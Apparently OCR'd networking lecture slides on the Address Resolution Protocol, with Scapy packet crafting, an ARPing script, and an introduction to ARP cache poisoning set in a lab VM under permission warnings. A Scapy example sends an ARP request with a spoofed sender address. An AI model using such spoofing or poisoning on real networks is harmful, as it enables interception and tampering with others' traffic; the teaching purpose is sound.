- Once the ARP reply has been received, the requesting host learns the MAC address

- The MAC address is stored in the *ARP Cache* of the requesting host for future use


- We can view the ARP cache of host using the ‘arp –a’ command



```
root@ubuntu-VirtualBox:~# arp -a
? (10.0.0.4) at 5a:14:41:90:70:3d [ether] on h2-eth0
? (10.0.0.3) at 6a:6a:78:1b:6d:46 [ether] on h2-eth0
? (10.0.0.1) at 26:90:85:0b:11:18 [ether] on h2-eth0
```

Address Resolution Protocol


- An ARP request looks like this:



```
▾ Ethernet II, Src: ee:80:e1:5d:ea:fe (ee:80:e1:5d:ea:fe), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: ee:80:e1:5d:ea:fe (ee:80:e1:5d:ea:fe)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: ee:80:e1:5d:ea:fe (ee:80:e1:5d:ea:fe)
    Sender IP address: 10.0.0.2
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.0.4
```

Address Resolution Protocol


- An ARP response looks like this:



```
▾ Ethernet II, Src: 5a:14:41:90:70:3d (5a:14:41:90:70:3d), Dst: ee:80:e1:5d:ea:fe (ee:80:e1:5d:ea:fe)
  ▸ Destination: ee:80:e1:5d:ea:fe (ee:80:e1:5d:ea:fe)
  ▸ Source: 5a:14:41:90:70:3d (5a:14:41:90:70:3d)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 5a:14:41:90:70:3d (5a:14:41:90:70:3d)
    Sender IP address: 10.0.0.4
    Target MAC address: ee:80:e1:5d:ea:fe (ee:80:e1:5d:ea:fe)
    Target IP address: 10.0.0.2
```

Address Resolution Protocol


- We can use Scapy to create and send ARP requests




```
>>> ls(ARP)
hwtype     : XShortField                        = (1)
ptype      : XShortEnumField                    = (2048)
hwlen      : FieldLenField                      = (None)
plen       : FieldLenField                      = (None)
op         : ShortEnumField                     = (1)
hwsrc      : MultipleTypeField                  = (None)
psrc       : MultipleTypeField                  = (None)
hwdst      : MultipleTypeField                  = (None)
pdst       : MultipleTypeField                  = (None)
```

Address Resolution Protocol


- We can use Scapy to create and send ARP requests



```
>>> ether_hdr = Ether(dst="FF:FF:FF:FF:FF:FF", type=0x0806)
>>> arp_hdr = ARP(op="who-has", psrc="10.0.0.1", hwsrc="5a:14:41:90:70:3d", pdst="10.0.0.2")
>>> pkt = ether_hdr/arp_hdr
```



```
>>> pkt.show()
###[ Ethernet ]###
  dst= FF:FF:FF:FF:FF:FF
  src= 08:00:27:c2:d3:41
  type= ARP
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= None
     plen= None
     op= who-has
     hwsrc= 5a:14:41:90:70:3d
     psrc= 10.0.0.1
     hwdst= 00:00:00:00:00:00
     pdst= 10.0.0.2
```



```
>>> resp, unans = srp(pkt, iface="s1-eth2")
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> resp[0][1].show()
###[ Ethernet ]###
  dst= 5a:14:41:90:70:3d
  src= ee:80:e1:5d:ea:fe
  type= ARP
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= 6
     plen= 4
     op= is-at
     hwsrc= ee:80:e1:5d:ea:fe
     psrc= 10.0.0.2
     hwdst= 5a:14:41:90:70:3d
     pdst= 10.0.0.1
```


ARPing

- ARP can be used as a way to check connectivity with a host in the LAN

- Think of it like a ping with ARP

ARPing

- Example script



```
def do_arping(ip):
  pkt = Ether(dst="FF:FF:FF:FF:FF:FF", type=0x0806)
  pkt /= ARP(op="who-has", pdst=ip)
  resp, unans = srp(pkt, timeout=1)
  return resp, unans

def main():

  target_ip = sys.argv[1]

  try:
    resp, unans = do_arping(target_ip)
    if(len(resp) > 0):
      print("[+] Got response for %s" % (target_ip))
    else:
      print("[!] No response from %s " % (target_ip))
  except Exception as e:
    print("Error performing ARPing")
    print(e)
    exit()
```

ARP Cache Poisoning

- This attack should **not** be performed on any network without explicit permission

- Do **not** perform this attack against anyone without their permission

- To avoid potential issues, keep these attacks in the lab VM

ARP Cache Poisoning

- ARP Cache Poisoning is an attack where an attacker aims to "poison" the ARP cache of another host in the network

- By poisoning the ARP cache, the attacker can cause the victim to forward traffic for a certain IP address to the incorrect MAC address

- An attacker could therefore have the victim send traffic to them rather to the intended recipient

ARP Cache Poisoning

- For example:

Host A	10.0.0.2	ee:80:e1:5d:ea:fe
Host B	10.0.0.4	5a:14:41:90:70:3d
Attacker	10.0.0.1	26:90:85:0b:11:18

- Lets take a LAN with host A, host B, and another host acting as an attacker

- The attackers goal is to tell host A that the MAC address of host B is the MAC address of the attacker

ARP Cache Poisoning

- For example:


Host A	10.0.0.2	ee:80:e1:5d:ea:fe
Host B	10.0.0.4	26:90:85:0b:11:18
Attacker	10.0.0.1	26:90:85:0b:11:18

- The attacker poisons the victims ARP cache by sending an unsolicited ARP response to the victim, causing it to update it’s ARP cache

- After the attack traffic will flow to the attacker, allowing them to view and modify the traffic at will

ARP Cache Poisoning

- For example:
  - Host A sends data to MAC 26:90:85:0b:11:18, the attackers MAC address. The attacker passes this data to host B, allowing communication to occur as host A expects it to.




ARP Cache Poisoning

- Lets see this in action…

ARP Cache Poisoning


- Before the attack, the client’s ARP cache looks like this



```
root@ubuntu-VirtualBox:~# arp -a
? (10.0.0.1) at 26:90:85:0b:11:18 [ether] on h2-eth0
? (10.0.0.3) at 6a:6a:78:1b:6d:46 [ether] on h2-eth0
? (10.0.0.4) at 5a:14:41:90:70:3d [ether] on h2-eth0
```


ARP Cache Poisoning

- Before the attack, the client’s ARP cache looks like this



```
root@ubuntu-VirtualBox:~# arp -a
? (10.0.0.1) at 26:90:85:0b:11:18 [ether] on h2-eth0
? (10.0.0.3) at 6a:6a:78:1b:6d:46 [ether] on h2-eth0
? (10.0.0.4) at 5a:14:41:90:70:3d [ether] on h2-eth0
```

